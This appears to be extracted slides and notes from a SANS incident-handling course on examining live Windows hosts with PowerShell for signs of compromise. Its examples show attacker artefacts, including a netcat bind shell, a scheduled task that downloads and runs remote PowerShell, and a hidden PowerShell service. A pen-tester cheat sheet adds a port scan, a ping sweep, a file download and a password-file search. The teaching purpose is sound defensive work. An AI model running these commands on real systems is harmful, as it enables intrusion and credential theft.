 - What if there is no known signature?
 - During an incident with known IOCs
- How can you verify reports of a possible incident?
- Network traffic can be very useful
 - Not all malware generates traffic
 - Encryption can make life difficult
 - What if the threat actors take steps to blend in?
- This module covers examining hosts
 - Same analysis principles apply to examining memory captures



A question often asked is: How do you find compromises you don't yet know about? Basically, how can you find systems that have been compromised where the threat actors are not doing anything that would leave a known indicator? Stated another way, how can you find threat actors in your network you don't currently know about?

Or during an incident, how can you perform scoping to find other compromised systems using indicators of compromise (IOCs) you just found? Additionally, how can you verify reports of a possible incident?

One school of thought is to examine network traffic, since a large majority of the time threat actors interact with systems from across a network. However, not all malware generates network traffic, and encryption can make identifying threat actor activity in network traffic much more difficult. You also have to consider threat actors that take steps to blend into their surrounding environment, using protocols such as SMB, RDP, and VNC.

Over the next several slides, we'll look at ways to examine a host environment of a live Windows system to try and answer these questions. The analysis techniques we talk about in this module will also apply when we examine memory analysis techniques.

Microsoft PowerShell

Live Examination

Powerful tools for data access, analysis, and automation

- Powerful command interpreter and scripting language
- Primarily Windows, but also available for UNIX systems
- Powerful pipelining capabilities, data access, and filtering options

We'll leverage PowerShell for Windows live examination. More opportunity to learn PowerShell in our bootcamp.

CAUTION

Powerful capabilities, but shortcomings too. Limited introspection, security risks, incomplete data access, steep learning curve, and a required change in how we think about working with data.

In this course we will leverage Microsoft PowerShell as our primary tool for host analysis. PowerShell offers analysts powerful tools to access information about the host or the Windows Active Directory domain. It also provides us with analysis capabilities through filters and data iterators with PowerShell *pipelining*. It also can be used for security analysis automation through the development of straightforward to complex scripts. PowerShell can be straightforward, preconfigured with *aliases* for common commands that you may be already familiar with at the Command Prompt, and as you become more familiar with PowerShell, it can become a powerful tool for scripting and automation.

In addition to the powerful capabilities, PowerShell also has weaknesses too. PowerShell suffers from limited *introspection* (the ability to investigate capabilities at runtime) and introduces security risks when attackers have access to PowerShell sessions. PowerShell offers powerful data access to information about a host but can also be frustratingly incomplete in what information is made available. PowerShell can be a steep learning curve as well and requires a change in how we think about accessing and working with data objects.

We believe that the investment in learning PowerShell is worth the effort though, since it provides opportunities to improve and accelerate your analysis of Windows and even UNIX systems. We'll look at several examples of PowerShell commands on this module, and we'll briefly touch on the elements that form the foundation of understanding how PowerShell works. We'll spend more time on learning PowerShell from the ground-up in our hands-on bootcamp event at the end of this section.

Examining Processes

Live Examination

```
PS C:\> Get-Process
```

Get brief information about running processes

```
PS C:\> Get-Process 'powersh*'
```

Get brief information about a named process with wildcard

```
PS C:\> Get-Process 'powershell' | Select-Object *
```

Detailed information

```
PS C:\> Get-Process -ComputerName SEC504STUDENT
```

Remote systems

SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

37

A foundational activity for examining a live system is to investigate running processes. Using PowerShell, we can use the `Get-Process` cmdlet (cmdlets are PowerShell commands that perform some functionality, often for retrieving data). Running `Get-Process` with no arguments will display several columns of information about the running processes:

```
PS C:\Users\Sec504> Get-Process
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
-----	-----	-----	-----	-----	--	--	-----
294	31	15400	26268	0.17	6384	1	backgroundTaskHost
...							

`Get-Process` also accepts arguments, including a specific process name. We can also use one or more asterisk wildcards to match multiple processes.

When you invoke it, `Get-Process` returns an *object*. Objects are a fundamental data type used in PowerShell that contain code and/or data. When we run `Get-Process` we see several default columns of information, but additional information is available in the object that is not displayed. To retrieve this additional information, we can build a PowerShell *pipeline* using the vertical bar or *pipe* character, sending the output of `Get-Process` to another cmdlet, such as `Select-Object`. Using `Select-Object`, we can retrieve additional information from the object, or get all the data fields by using the asterisk wildcard character.

```
PS C:\Users\Sec504> Get-Process | Select-Object -First 1 *
```

```
Name           : conhost
Id              : 3832
PriorityClass    :
...
```

Many PowerShell cmdlets work on the local system by default but can also retrieve information from a remote system (with the appropriate permissions). Adding the `-ComputerName` argument, followed by the Windows host name or IP address, will attempt to retrieve the cmdlet information from the specified system using your logged-in credentials.

Get-Process doesn't capture some useful process details

```
PS C:\> Get-CimInstance -Class Win32_Process | Select-Object ProcessId,
    ProcessName, CommandLine
3652  nc.exe  "C:\Tools\nc.exe" -l -p 11111 -e cmd.exe
```

```
PS C:\Users\Sec504> Get-Process 'lsass' | Select-Object -Property Id
644
```

```
PS C:\Users\Sec504> Get-CimInstance -Class Win32_Process |
    Where-Object -Property ParentProcessId -EQ 644
```

ProcessId	Name	HandleCount	WorkingSetSize	VirtualSize
2608	cmd.exe	49	2908160	2203370045440

Get the
parent
process
details

One thing we quickly learn with PowerShell is that you can't always get all the information you want from some cmdlets. `Get-Process` is valuable for interrogating process details, but it doesn't provide information about the parent process (e.g., the process that launched the process you are investigating), nor does it provide command line parameters used to launch the process. For incident responders, parent process ID and command line parameters are essential to evaluating the process for suspicious signs.

Fortunately, Microsoft provides the `Get-CimInstance` cmdlet. CIM is the Common Information Model, part of the Windows Management Instrumentation (WMI) framework that lets us interrogate detailed information about the Windows host. `Get-CimInstance` gives us a lot of valuable information about different elements; for process information, we can reference the `Win32_Process` class as shown on this page. Using the PowerShell pipeline, we can select process ID, process name, and command line details for one or more processes, as shown on this page.

We can also integrate the output of `Get-Process` with `Get-CimInstance` to get additional information about a process. In the 2nd example on this page we use `Get-Process` to select the `Id` property (e.g., the process ID) for the Local Security Authority Subsystem Service (LSASS) service. With this information, we can use the `Get-CimInstance` cmdlet to find any child processes associated with LSASS as the parent (something that doesn't normally happen but is a common Indication Of Compromise/IOC). The pipeline here is a little more complex:

- `Get-CimInstance -class Win32_Process |` -- Return an object with Windows process information, start the PowerShell pipeline with |
- `Where-Object` -- Start a loop examining each process returned by `Get-CimInstance`
- `-Property ParentProcessId` -- Create a filtering expression based on the `ParentProcessId` property value
- `-EQ 644` -- Display processes where the `ParentProcessId` parameter is equal to 644

The output from this PowerShell pipeline shows us that the LSASS process has launched a child process of cmd.exe. This is not normal behavior for LSASS, and should be investigated as an IOC.

TIP: `Get-Process` uses `Id` but `Get-CimInstance` uses `ProcessId` to refer to the same information.

Identifying Suspicious Processes

Live Examination

- Is it a new or unrecognized process?
- Is the name random-looking?
- Is it running from a non-standard path?
- Is the parent suspicious?
- Is the parent-child relationship suspicious?
- Is it tied to suspicious activity?
- Base64 encoded command-line options?

TIP

These recommendations can identify suspicious processes, but additional analysis is required to identify if the process is *malicious*. CyberChef and other tools can be useful to decode data.

So, what are some common indicators or properties of processes that are suspicious? Like with many things during incident response and digital investigations, there is not an authoritative list of every suspicious process and every suspicious property. Some of it depends on experience, but here are some common things that we have seen in the past:

- Is the process new to the system, or generally unrecognized? This often requires knowing what processes are supposed to be on the system in the first place.
- Does the name look like it is randomly (or pseudo-randomly) generated?
- Is the program a well-recognized one, but run from a non-standard path?
- Is the process a child process of a suspicious process?
- Is the parent-child relationship generally suspicious? For example, lsass.exe spawning a copy of cmd.exe is quite abnormal.
- Is the process tied to any suspicious (non-process) activity, such as communicating with a known malicious host?
- Does the process make use of base64 encoded command-line options?

Pay close attention to any running processes that have base64-encoded command-line options, especially PowerShell. Many attackers and malware authors use PowerShell's `-EncodedCommand` option to specify the *content* of a script to run at the command line. This way there are no extraneous `.ps1` files left in the file system. Note that not *every* PowerShell script that uses `-EncodedCommand` is malicious, but they are worthy of further investigation.

Keep in mind that these are all indicators of suspicion and doesn't guarantee a process is malicious. Which means you may still need to analyze the suspicious process.

Lastly, don't forget to pivot. If you find information that can be used to identify other suspicious processes (or other types of artifacts), make sure to investigate those as well.

The screenshot shows the CyberChef web application. On the left, the 'Operations' pane lists various tools like 'From Base64', 'Gunzip', 'Encryption / Encoding', 'Public Key', 'Arithmetic / Logic', 'Network', and 'Language'. A red callout box labeled '1. Drag operations from here' points to this list. In the center, the 'Recipe' pane shows a sequence of operations: 'From Base64' followed by 'Gunzip'. A red callout box labeled '2. Drop operations here' points to the recipe area. On the right, the 'Input' pane contains a long base64-encoded string. A red callout box labeled '3. Paste input here' points to this area. Below the input, the 'Output' pane shows the decoded PowerShell script. A red callout box labeled '4. Click bake to transform' points to the 'BAKE!' button. At the bottom, a grey box states: 'CyberChef is useful for encoding and decoding any data, not just process-related information.'

It is common to see different types of data encoding in attacker tools and in many other areas that you will be called upon to investigate as an analyst. Encodings such as base64, URL encoding, UTF-8, UTF-16 little endian, and UTF-16 big endian are all common encoding schemes. Many approaches are available for decoding data to return it to the natural form for analysis. CyberChef is a *fantastic* tool by GCHQ for transforming encoded data.

CyberChef is a web-based tool where you create *recipes* (series of data transformation operations) through a drag-and-drop interface. For example, you can base64 encode and decode data, encode and decode URLs, extract IP address, extract URLs, and much more.

You can access an online version of CyberChef at <https://gchq.github.io/CyberChef/>. If you would prefer to download your own copy, you can do so from the CyberChef GitHub repository: <https://github.com/gchq/CyberChef>

The interface for CyberChef is straightforward to use, though some recipe elements (operations) can get complex.

To start, you drag one or more operations, such as *From Base64* from the operations pane on the left to the recipe pane in the middle. After you've composed your recipe, you can paste input in the input pane on the upper right. If Auto Bake is selected, then output appears beneath the input pane right away. Otherwise, you'll need to click the Bake button for the output to show up.

The base64 encoded data on the slide can be found in [1].

[1] L. Gundert, "A Hunting Story: What's Hiding in PowerShell Scripts and Pastebin Code?," Recorded Future, 2016, pp. 4, Accessed on: Feb. 1, 2020. [Online]. Available: <https://go.recordedfuture.com/hubfs/reports/rep-2016-9006.pdf>

Examining Network Usage

Live Examination

```
PS C:\> Get-NetTCPConnection
```

```
PS C:\> Get-NetTCPConnection -State Listen | Select-Object -Property  
LocalAddress,LocalPort,OwningProcess
```

```
PS C:\> Get-NetTCPConnection -RemoteAddress 10.10.75.1 | Select-Object  
CreationTime, LocalAddress, LocalPort, RemoteAddress, RemotePort,  
OwningProcess, State  
CreationTime : 3/23/2022 5:26:58 PM  
LocalAddress : 10.10.0.1  
LocalPort : 2252  
RemoteAddress : 10.10.75.1  
RemotePort : 4444  
OwningProcess : 644  
State : SynSent
```

SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

42

Another element to investigate for a live Windows examination is the current network usage. This can consist of listening processes waiting for an attacker's inbound connection or established outbound connections to an attacker's Command & Control (C2) infrastructure.

The PowerShell `Get-NetTCPConnection` cmdlet will display network connection information, including listening ports, bound ports (reserving a port number but not yet accepting connections), established connections, and several other statuses. Run with no arguments, `Get-NetTCPConnection` will show you useful details to investigate network details:

```
PS C:\> Get-NetTCPConnection
```

LocalAddress	LocalPort	RemoteAddress	RemotePort	State	AppliedSetting
----	-----	-----	-----	-----	-----
::	445	::	0	Listen	
192.168.171.137	49885	204.79.197.203	443	Established	Internet
192.168.171.137	139	0.0.0.0	0	Listen	
0.0.0.0	135	0.0.0.0	0	Listen	
...					

`Get-NetTCPConnection` can also be configured to focus on a specific network connection state (such as listening services) and be piped to `Select-Object` to retrieve specific properties of interest, as shown on this page. One particularly useful invocation of `Get-NetTCPConnection` is shown in the 3rd example, where a specific remote IP address is under investigation (such as the suspected IP address of an attacker) to investigate any active connections of any state.

One challenge with `Get-NetTCPConnection` is that, while it can reveal the process ID associated with the network connection, it does not show you the process name. Once you get the process ID however, you can look up the process name using `Get-Process -Id processid`. Or, this PowerShell command will retrieve both the network connection details and the process name in one command, using a *hash table* with the `@{ }` syntax:

```
PS C:\> get-nettcpconnection | select  
local*,remote*,state,@{Name='Process';Expression={(Get-Process -Id  
$_.OwningProcess).ProcessName}} | format-table
```

Identifying Suspicious Network Activity

Live Examination

- Abnormal for the associated process
 - Notepad making connections to port 80
 - Service making multiple outbound connections (could be an updater)
- Abnormal for the environment
 - Lots of activity during off hours
 - Long running HTTP/HTTPS sessions
 - Beaconsing
- Technique-specific
 - Lateral movement implies connections to other internal hosts
- Known malicious hosts/addresses
 - Based on threat intelligence
 - From incident, or other processes/connections (i.e., pivoting)

Similar to identifying suspicious processes, there is no *perfect list* of suspicion indicators for identifying suspicious network traffic. With that in mind, here are some common things to consider:

- Any network activity that is abnormal for the associated process. For example, Notepad making multiple connections to port 80, or a service making multiple outbound connections. Though, in this case, it could also be an automatic update service.
- Any network activity that is abnormal for the specific environment. Examples can include lots of activity during non-business hours, long running HTTP and HTTPS sessions, and beaconsing traffic, which is somewhat regular and frequent small outbound communication.
- Any indicators that are unique to specific techniques. For example, lateral movement over SMB implies connections to the SMB ports (TCP and UDP 135-139 and 445) to other internal systems.
- Any traffic to or from known malicious hosts. You could determine this based on existing threat intelligence or based on other suspicious processes and connections (i.e., based on pivoting).

Examining Services

Live Examination

```
PS C:\> Get-Service
```

```
PS C:\> Get-Service fROBkOyR
```

```
PS C:\> Get-CimInstance -ClassName Win32_Service | Format-List
      Name, Caption, Description, PathName
Name       : ALG
Caption    : Application Layer Gateway Service
Description : Provides support for 3rd party protocol plug-ins for ...
PathName   : C:\WINDOWS\System32\alg.exe
...
Name       : fRVWQDD
Caption    : mdawjzFQjwgTX
Description :
PathName   : "C:\WINDOWS\TEMP\xEXk.exe" LFjtmD
```

SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

44

Another live examination activity is to examine Windows services. Windows services are background tasks that are controlled through the `Windows services.exe` process and can be configured to start automatically. Attackers will often use Windows services as a persistence method, to gain continued access to a compromised system after a reboot.

We can use the PowerShell `Get-Service` cmdlet to retrieve information about all running services, optionally specifying a service name to get information about that service. Like other cmdlets, we can also use a PowerShell pipeline with `Select-Object` to retrieve additional information.

Like other cmdlets though, `Get-Service` does not provide all the detail we might want, including the path to the program running as a service. To get this information we leverage `Get-CimInstance` again, this time with the `-ClassName Win32_Service` argument to get additional details about Windows services.

In the example on this page we use `Get-CimInstance` to retrieve several attributes about Windows services. Instead of creating a pipeline with `Select-Object`, we use `Format-List` instead. `Format-List` and `Select-Object` work similarly, allowing us to select different object attributes to display. The main difference is in how the two cmdlets format data: `Select-Object` will display data in columns, truncating information to fit the width of the screen. `Format-List` will display the object data, one attribute per line with an empty line between objects. In this example, since the description information for services can be long, using `Format-List` to display the output is a better choice to see all the selected attribute data.

Registry Interrogation

Live Examination

- **Get-ChildItem:** Like navigating a file system, we can examine the registry keys using with HKLM: or HKCU: prefix
- **Get-ItemProperty:** For a given registry key, examine the values

```
PS C:\> Get-ChildItem 'HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\' | Select-Object PSChildName
Google Chrome
Nmap
```

```
PS C:\> Get-ItemProperty
        'HKLM:Software\Microsoft\Windows\CurrentVersion\Run'
SecurityHealth      : C:\Program Files\Windows Defender\MSASCuiL.exe
VMware User Process : "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"
...
```

SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling 45

One of the powerful features about PowerShell is the ability to interrogate the Windows registry in a way that is very similar to working with a file system. The registry is structured like a file system, where top-level keys (HKEY_LOCAL_MACHINE, HKEY_CURRENT_USER) are like drive letters, and the nested keys are like folders. PowerShell considers these top-level registry keys as *drives*, as shown in the output of `Get-PSDrive`.

To navigate registry keys, we can use `Get-ChildItem` with a registry key path to list key contents (or use the PowerShell alias `dir`) or change to the registry key location using `Set-Location` (or the PowerShell alias `cd`) and use `Get-ChildItem` from the working registry key location.

```
PS C:\> Get-ChildItem 'HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\' | Select-Object PSChildName
AddressBook
Connection Manager
...
PS C:\> Set-Location
'HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\'
PS HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\> Get-ChildItem
Name                               Property
----                               -
AddressBook                        SystemComponent : 1
Connection Manager
```

To enumerate the *values* in a registry key we use the `Get-ItemProperty` cmdlet. In the example on this page, we use `Get-ChildItem` to enumerate the registry keys in the `HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\` key which shows us a list of installed software through the availability of an uninstall routine (use `HKLM:\Software\Microsoft\Windows\CurrentVersion\Uninstall` for a list of 64-bit software packages). `Get-ChildItem` won't show us the values in the registry key though, so we use `Get-ItemProperty` to see the values of the `HKLM:\Software\Microsoft\Windows\CurrentVersion\Run` key, noting that two programs are configured to start automatically when Windows boots: `MSASCuiL.exe` and `vmtoolsd.exe`.

Look for new, unexpected accounts in the administrators group

```
PS C:\> Get-LocalUser
```

```
PS C:\> Get-LocalUser | Where-Object { $_.Enabled -eq $True }
```

```
PS C:\> Get-LocalGroup
```

```
PS C:\> Get-LocalGroupMember Administrators
```

ObjectClass	Name	PrincipalSource
User	SEC504STUDENT\Administrator	Local
User	SEC504STUDENT\AssetInvMgr	Local

When performing live examination, you should investigate the local users accounts on the system. An attacker may add new local user accounts, and even add the local user accounts to the Administrators group. The PowerShell cmdlet `Get-LocalUser` will list all local users, and we can use the pipeline to see specific user attributes, or we can use the `Where-Object` cmdlet [1] to filter based on a specific attribute (such as listing only enabled user accounts with the PowerShell Boolean variable `$True` as shown on this page).

Similarly, the `Get-LocalGroup` will display all local groups on the Windows host. The `Get-LocalGroupMember` cmdlet will display the members of the specified group. In the example on this page, running `Get-LocalGroupMember Administrators` shows two users that have Administrator access on the local system.

[1] In PowerShell examples and documentation, you may see the `Where-Object` cmdlet written without the curly braces:

```
PS C:\> Get-LocalUser | Where-Object 'Enabled' -eq $True
```

Name	Enabled	Description
AssetInvMgr	True	
Sec504	True	

When using `Where-Object` you can define a *script block* (using the curly braces) or you can use a *comparison statement* (where the parameter is evaluated as a string in quotes without the `$_` variable indicator and without curly braces). These statements are functionally equivalent, so whether you use the script block or comparison statement syntax is a matter of personal preference for legibility. More information on the PowerShell `Where-Object` cmdlet is available at <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/where-object>.

- Look for unusual scheduled tasks: `Get-ScheduledTask`
- Export scheduled task for command details: `Export-ScheduledTask`
- Examine last run status: `Get-ScheduledTaskInfo`

```
PS C:\> Get-ScheduledTask *Avast* | Select-Object -Property TaskName
AvastUpdatre
PS C:\> Export-ScheduledTask -TaskName 'AvastUpdatre'
<Command>c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe</Command>
  <Arguments>-WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c
  "IEX ((new-object net.webclient).downloadstring("http://10.10.75.1/Avast""
  )) "</Arguments>
</Command>
PS C:\> Get-ScheduledTaskInfo -TaskName 'AvastUpdatre' | Select-Object
LastRunTime
3/24/2022 3:10:10 PM
```

Another common live investigation task for Windows is to examine scheduled tasks. Scheduled tasks are jobs that will run after a specified delay (for example, run every 30 minutes), at a specific time (for example, run at 3:23 AM), or after a specific event recorded in the Windows event log (for example, run when a login failure is recorded in the event log). Attackers may use scheduled tasks to establish persistence on a compromised system, running a local program when desired. These attacker scheduled tasks may have odd names (such as random strings), but sometimes may be designed to blend into the system, using legitimate software names that are otherwise unused on the system.

We can use the PowerShell cmdlet `Get-ScheduledTasks` to get a list of scheduled tasks on the system. Run with no arguments, `Get-ScheduledTask` will display a list of all scheduled tasks, or we can get information about a specific scheduled task name, optionally using wildcards as shown on this page. Like other cmdlets, we can use `Select-Object` or `Format-List` to retrieve specific attributes about the scheduled tasks.

Like other PowerShell cmdlets, `Get-ScheduledTask` does not provide all the detail you might want to see about a scheduled task, such as the command that is executed or the command-line arguments that are supplied to the command. To get this additional detail we can export the scheduled task in XML format using the `Export-ScheduledTask` cmdlet (as shown on this page).

During an investigation, you may also want to know the last time the scheduled task ran. To get this detail, use the `Get-ScheduledTaskInfo` cmdlet, where you can observe the `LastRunTime` property, as well as the `NextRunTime` property and the status of the last executed task in `LastTaskResult`.

Unusual Log Entries

Live Examination

```
PS C:\> $start = Get-Date 3/1/2022;  
PS C:\> $end = Get-Date 3/31/2022;  
PS C:\> Get-WinEvent -FilterHashtable @{LogName='Security';  
StartTime=$start; EndTime=$end;}
```

Get events for
a specific date
range

```
PS C:\WINDOWS\system32> Get-WinEvent -LogName System |  
Where-Object -Property Id -EQ 7045 |  
Format-List -Property TimeCreated,Message
```

```
TimeCreated : 3/23/2022 6:22:04 PM  
Message      : A service was installed in the system.
```

```
Service Name: wXexXHNeSMpQKiiz  
Service File Name: %COMSPEC% /b /c start /b /min  
powershell.exe -nop -w hidden -noni -c
```

Identify event
log messages
for new
service
installation.

Another useful live examination feature is to leverage Windows Event Log data. The `Get-WinEvent` cmdlet is the modern PowerShell feature for interrogating Windows Event Log data (replacing the legacy cmdlet, `Get-EventLog`). Run with no arguments, `Get-WinEvent` will prompt you for an event log name and display summary information for all the events in the specified Event Log. With some additional filtering though, we can focus our analysis to events within a specified date range for a specific Event Log resource.

In the first example on this page we create two variables, `$start` and `$end` that are the return of the `Get-Date` cmdlet, representing the starting and ending dates for an investigation. To specify an Event Log resource and the start and stop dates we use the `-FilterHashtable` parameter and build a *dictionary object* using the `@{ }` syntax with the `LogName`, `StartTime`, and `EndTime` parameters.

`Get-WinEvent` can also accept an Event Log resource name with the `-LogName` parameter, and we can use the `Where-Object` cmdlet to filter the results to display specific events. Choosing `Where-Object` vs. building a `FilterHashtable` is often a matter of preference, though using a `FilterHashtable` will generally execute faster compared to a `Where-Object` pipeline.

In the 2nd example on this page we display a `Get-WinEvent` pipeline, reviewing the System Event Log for any events with an Event ID of 7045 (new service created). We chose to pipe the output to `Format-List` to retrieve the `TimeCreated` and `Message` fields on individual lines to see the complete message details (using `Select-Object` would return a truncated version of the message). In the output we see that a new service was installed on the system with a suspicious service name and a suspicious invocation of `%COMSPEC%` (the Windows Command Prompt interpreter) that invokes PowerShell in a hidden window. An equivalent query using a `FilterHashtable` is `Get-WinEvent -FilterHashtable @{ LogName='System'; Id='7045'; }`.

In these examples we investigate the System and the Security Event Logs, but Windows records a lot of detail in other Event Logs as well. We can run `Get-WinEvent -Listlog * | Select LogName, RecordCount` to get a list of all Event Logs on the system and the number of records in each log.

Using Event Log data can be useful in an investigation, but attackers may attempt to purge or modify this data to obscure their actions. Other Event Log interrogation tools can also be used to collect Event Log data for a forensically investigation such as EVTSECMD available at <https://ericzimmerman.github.io>.

Note: In order to access the Windows Security event log, you must open PowerShell as an administrator. Right-click on the PowerShell icon and select *Run as administrator*.

```
PS C:\temp> Get-Service > baseline-services-20220325.txt
```

```
PS C:\temp> Get-Service > services-liveinvestigation.txt
PS C:\temp> $baseline = Get-Content .\baseline-services-20220325.txt
PS C:\temp> $current = Get-Content .\services-liveinvestigation.txt
PS C:\temp> Compare-Object -ReferenceObject $baseline -DifferenceObject $current
```

InputObject	SideIndicator
-----	-----
Stopped sppsvc Software Protection	=>
Stopped TrustedInstaller Windows Modules Installer	=>
Running vjnxSoIt HQIQATUbyNM	=>
Running sppsvc Software Protection	<=
Running TrustedInstaller Windows Modules Installer	<=

When conducting live examination, it's easy to become overwhelmed with the amount of data to investigate. It is common to have hundreds of services, processes, scheduled tasks, and network connections, not to mention hundreds of thousands of registry keys, and files on the file system to investigate.

One technique to focus your investigation is to use *differential analysis*. With differential analysis, we use *baseline* information for how the system was configured when it was provisioned (often using the *gold image* that is the starting point for deploying the workstation or server) and compare the saved results to the current system.

In the example on this page, we start by collecting a list of services with `Get-Service`, saving the output to the file named `baseline-services-20220325.txt` file using the redirection operator `>`.

When investigating a system, we produce the same output, this time redirecting the `Get-Service` output to `services-liveinvestigation.txt`. Next, we create two PowerShell objects, `$baseline` and `$current` with the contents of the two files and the `Get-Content` cmdlet. Finally, we compare the two objects using `Compare-Object`, specifying the baseline with `-ReferenceObject` and the service information for the host under investigation with `-DifferenceObject`.

The output of `Compare-Object` helps us to quickly spot the configuration change between the gold image and the system under investigation. In this example we see two services that are present on both systems, the Software Protection service and the Windows Module Installer. However, we also see that the status of the services has changed from Stopped to Running. What's more, we see a new service, *HQIQATUbyNM*, is now installed in the system under investigation (noted with the side indicator of `=>`, indicating an addition to the reference object data).

Differential analysis is tremendously valuable in accelerating the live examination process, but it relies on having the necessary baseline information to be useful. In cases where the baseline information has not been collected, it may be an option to provision a new system (using the gold image) to collect the baseline information, then use that for analysis with the system under investigation.

PowerShell Cheat Sheet

Live Examination

PowerShell for Pen-Tester Post-Exploitation

Conduct a ping sweep:
PS C:\> 1..255 | % {echo "10.10.10.\$_";
ping -n 1 -w 100 10.10.10.\$_ | Select-String ttl}

Conduct a port scan:
PS C:\> 1..1024 | % {echo ((new-object Net.Sockets.TcpClient).Connect("10.10.10.10",\$_)) "Port \$_ is open!"} 2>\$null

Fetch a file via HTTP (wget in PowerShell):
PS C:\> (New-Object System.Net.WebClient).DownloadFile("http://10.10.10.10/nc.exe", "nc.exe")

Find all files with a particular name:
PS C:\> Get-Childitem "C:\Users\" -recurse -include *password*.txt

Get a listing of all installed Microsoft Hotfixes:
PS C:\> Get-HotFix

Navigate the Windows registry:
PS C:\> cd HKLM:\
PS HKLM:\> ls

List programs set to start automatically in the registry:
PS C:\> Get-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\run



Purpose

The purpose of this cheat sheet is to describe some common options and techniques for use in Microsoft's PowerShell.

PowerShell Overview

PowerShell Background

PowerShell is the successor to command.com, cmd.exe and cscript. Initially released as a separate download, it is now built in to all modern versions of Microsoft Windows. PowerShell syntax takes the form of verb-noun patterns implemented in cmdlets.

TIP

With your ISO media files, we have included several *cheat sheet* documents, including a PowerShell Cheat Sheet to use as a quick reference for PowerShell syntax and commands.

SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

51

PowerShell can be overwhelming, with lots of unfamiliar syntax and cmdlets to remember. Remembering happens with practice, and you'll have lots of opportunity to practice with these commands as we continue to look at the course content.

As a quick reference, we have included the PowerShell Cheat Sheet with your ISO media files in CheatSheets/PowerShellCheatSheetv4.0.pdf. This excellent guide written by Ed Skoudis and Phil Smith can be printed and tri-folded to keep handy at your desk, or just keep the PDF available for a quick reference to lots of common PowerShell commands. While this guide presents PowerShell examples for pen-tester use, it is an excellent collection of common PowerShell syntax for reviewing the system.

We have included another PowerShell pocket reference with your ISO media files in CheatSheets/PowerShell-Quick-Reference.pdf. This quick reference guide written by Steve Anson focused on presenting a list of useful PowerShell commands, including the commands we reviewed in this module. Both guides will be useful to print and keep handy to review when using PowerShell for live examination analysis.

Functionality	PowerShell	Legacy Command
List processes	Get-Process	wmic.exe process
Network connections	Get-NetTCPConnection	netstat.exe -nao
List services	Get-Service	sc.exe query
Registry access	Get-ChildItem	reg.exe
List users	Get-LocalUser	net.exe user
List groups	Get-LocalGroup	net.exe localgroup
List scheduled tasks	Get-ScheduledTask	schtasks.exe
Access Event Logs	Get-WinEvent	wevtutil.exe
Identify differences	Compare-Object	fc.exe

NOTE

It's OK to continue using legacy commands to get the information you need to complete your analysis! When invoking legacy commands, specify .exe at the end of the command to avoid using PowerShell aliases with the same name.


We'll wrap up our look at PowerShell for live examination with this table of functionality, the PowerShell cmdlet, and the legacy program typically used from a Command Prompt. Learning PowerShell takes time, and several of the legacy commands make it far easier to get the information you want than the comparable PowerShell command. It's OK to continue to use legacy commands as you build your skills in PowerShell. Use what makes sense for you to solve the investigation task at hand, building your skills in moving away from legacy commands to PowerShell over time.

One note: When invoking legacy commands from the PowerShell interpreter, add .exe to the end of the program. This will help avoid accidentally running a PowerShell cmdlet alias with the same name as a legacy command!

Additional Supporting Tools

Live Examination

- The Sysinternals tools are excellent (and free!)
- Center for Internet Security has templates and scoring tools



Incredibly detailed information for running processes.



Process Monitor

Shows file system, registry, network, and process information in real time.



TCPView

Maps listening and active TCP and UDP activity to the associated applications



Autoruns

Displays a comprehensive list of Autostart Extensibility Points (ASEP)



Sysmon

Collects detailed event information for system monitoring and analysis



Procdump

CLI tool to capture memory for a running process for analysis.

SANS

